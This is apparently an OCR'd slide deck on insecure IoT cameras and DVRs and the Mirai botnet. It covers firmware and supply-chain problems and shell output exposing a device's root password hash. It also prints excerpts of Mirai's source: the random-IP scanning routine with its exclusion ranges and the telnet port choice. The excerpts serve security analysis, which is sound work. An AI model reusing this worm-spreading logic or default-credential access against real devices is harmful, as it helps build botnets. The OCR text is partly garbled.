

Official website of the Department of Homeland Security
US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM
HOME
ABOUT US
CAREERS
PUBLICATIONS
ALERTS AND TIPS
RELATED RESOURCES
C³ VP
More Alerts

Alert (TA16-288A)

Heightened DDoS Threat Posed by Mirai and Other Botnets

Mitigation

In order to remove the Mirai malware from an infected IoT device, users and administrators should take the following actions:

- Disconnect device from the network.
- While disconnected from the network and Internet, perform a reboot. Because Mirai malware exists in dynamic memory, rebooting the device clears the malware [8].
- Ensure that the password for accessing the device has been changed from the default password to a strong password. See US-CERT Tip Choosing and Protecting Passwords for more information.
- You should reconnect to the network only after rebooting and changing the password. If you reconnect before changing the password, the device could be quickly reinfected with the Mirai malware.

https://www.us-cert.gov/ncas/alerts/TA16-288A

So, where is the password?

```
# cat /etc/passwd
root:$1$RYIwEiRA$d5iRRVQ5ZeRTrJwGjRy.
B0:0:0:root:/:/bin/sh
# mount
/dev/root on / type cramfs
(ro,relatime)
```

Can we change it?

```
# passwd
-sh: passwd: not found
# echo "better etc passwd" > /etc/passwd
-sh: can't create /etc/passwd: Read-only file system
# mount -o remount,rw /
# mount
/dev/root on / type cramfs (ro,relatime)
```

So, it looks like we have to reflash...


- The DVR (10.5.5.30) has telnet disabled.
- Firmware versions starting mid-2015.
- But for many models the upgrade is not available ;)
- ... and the DVR still has telnet on 9527 ;) not to mention other vulns

HOW TO UPGRADE FIRMWARE?

Let’s imagine you are a regular camera user...

- You have bought a camera in the nearest shop with cameras.
- You know your camera is vulnerable and should be upgraded.
- Try to find out how to do it, and where to find the firmware.


How do you think will regular user do?



equipment must also be based on the following three conditions: ~~1, the device is used in April 2015 before the firmware; 2, the device default user name and password ;~~ 3, the device is directly exposed to the public network (DMZ to do mapping), without a firewall. Any of the above conditions are not available, male equipment can not be attacked or manipulated, so the attack on the actual use of the equipment has little effect. And for male Mai domestic use P2P because the network device and forward technology (no need to do mapping DMZ), the more impossible hacker attacks. Xiongmai started from the bank monitoring system, security technology is not only important but also an advantage.

DEVICE SUPPLY CHAIN

Various vendors – same device




Supply chain

Fabless manufacturing

Board Support Package - drivers, bootloader, kernel-lev
Broadcom, Texas Instruments, HiSilicon, WindRive

HISILICON



Original Device Manufacturer – web interface, SDK,
usually unknown from China, Taiwan etc.


XM 雄迈

Original Equipment Manufacturer – composing, branding ODMs
+ support, license, warranty...

Value Added Reseller / Distributor

End user

Supply chain



Fabless manufacturing

Board Support Package - drivers, bootloader, kernel-lev
Broadcom, Texas Instruments, HiSilicon, WindRive

HISILICON

Features, Price!

Original Device Manufacturer – web interface, SDK,
usually unknown from China, Taiwan etc.

XM 雄迈

Features, Price!


Original Equipment Manufacturer – composing, branding ODMs
+ support, license, warranty...

Features, Price!


Value Added Reseller / Distributor

Features, Price!

End user



Supply chain



Fabless manufacturing

Board Support Package - drivers, bootloader, kernel-lev
Broadcom, Texas Instruments, HiSilicon, WindRive

?

Original Device Manufacturer – web interface, SDK,
usually unknown from China, Taiwan etc.

?


Original Equipment Manufacturer – composing, branding ODMs
+ support, license, warranty...

?

Value Added Reseller / Distributor

Security?

End user




MIRAI

Back in 2012

Internet Census Project

http://internetcensus2012.bitbucket.org/paper.html



Abstract While playing around with the Nmap Scripting Engine (NSE) we discovered an amazing number of open embedded devices on the Internet. Many of them are based on Linux and allow login to standard BusyBox with empty or default credentials. We used these devices to build a distributed port scanner to scan all IPv4 addresses. These scans include service probes for the most common ports, ICMP ping, reverse DNS and SYN scans. We analyzed some of the data to get an estimation of the IP address usage.

All data gathered during our research is released into the public domain for further study.

2012 vs 2016




>2000
1000
500
250
100
50
25
10
420 Thousand Carna Botnet clients active from March 2012 to December 2012

Figure 1: Carna Botnet client distribution March to December 2012. ~420K Clients

http://internetcensus2012.bitbucket.org/paper.html




Country	Botnet	IP Address
Brazil	Mirai	177.xx.xx.75
Venezuela	Mirai	[illegible]
Russia	Mirai	87.xx.xx.222
Taiwan	Mirai	123.xx.xx.247

https://www.malwaretech.com/2016/10/mapping-mirai-a-botnet-case-study.html

Mirai source

https://github.com/jgamblin/Mirai-Source-Code/



SHA256 [illegible]

File name: Mirai-Source-Code-master (2).zip

Detection ratio: 24 / 56

Analysis date: 2016-10-03 18:14:51 UTC (1 week ago)

Antivirus	Result	Update
AVG	Linux/Mirai	20161003
AegisLab	Linux.Mirai.Gen!c	20161003

Warning:

- The zip file for the is repo is being identified by some AV programs as malware.


Worth reading

- The original post with source code :
- Mirai-Source-Code-master/ForumPost.txt

How does it spread?

- mirai/bot/scanner.c


Scans for random IPs with several exclusions ;)



```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8       - Loopback
          (o1 == 0) ||                              // 0.0.0.0/8         - Invalid address space
          (o1 == 3) ||                              // 3.0.0.0/8         - General Electric Company
          (o1 == 15 || o1 == 16) ||                 // 15.0.0.0/7        - Hewlett-Packard Company
          (o1 == 56) ||                             // 56.0.0.0/8        - US Postal Service
          (o1 == 10) ||                             // 10.0.0.0/8        - Internal network
          (o1 == 192 && o2 == 168) ||               // 192.168.0.0/16    - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||     // 172.16.0.0/14     - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) ||    // 100.64.0.0/10     - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||                // 169.254.0.0/16    - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||     // 198.18.0.0/15     - IANA Special use
          (o1 >= 224) ||                            // 224.*.*.*+        - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 5
= 214 || o1 == 215) // Department of Defense
    );
```


Next, tries to hit the telnet

- And once per ten also on 2323



```
if (i % 10 == 0)
{
    tcph->dest = htons(2323);
}
else
{
    tcph->dest = htons(23);
}
```


Password list



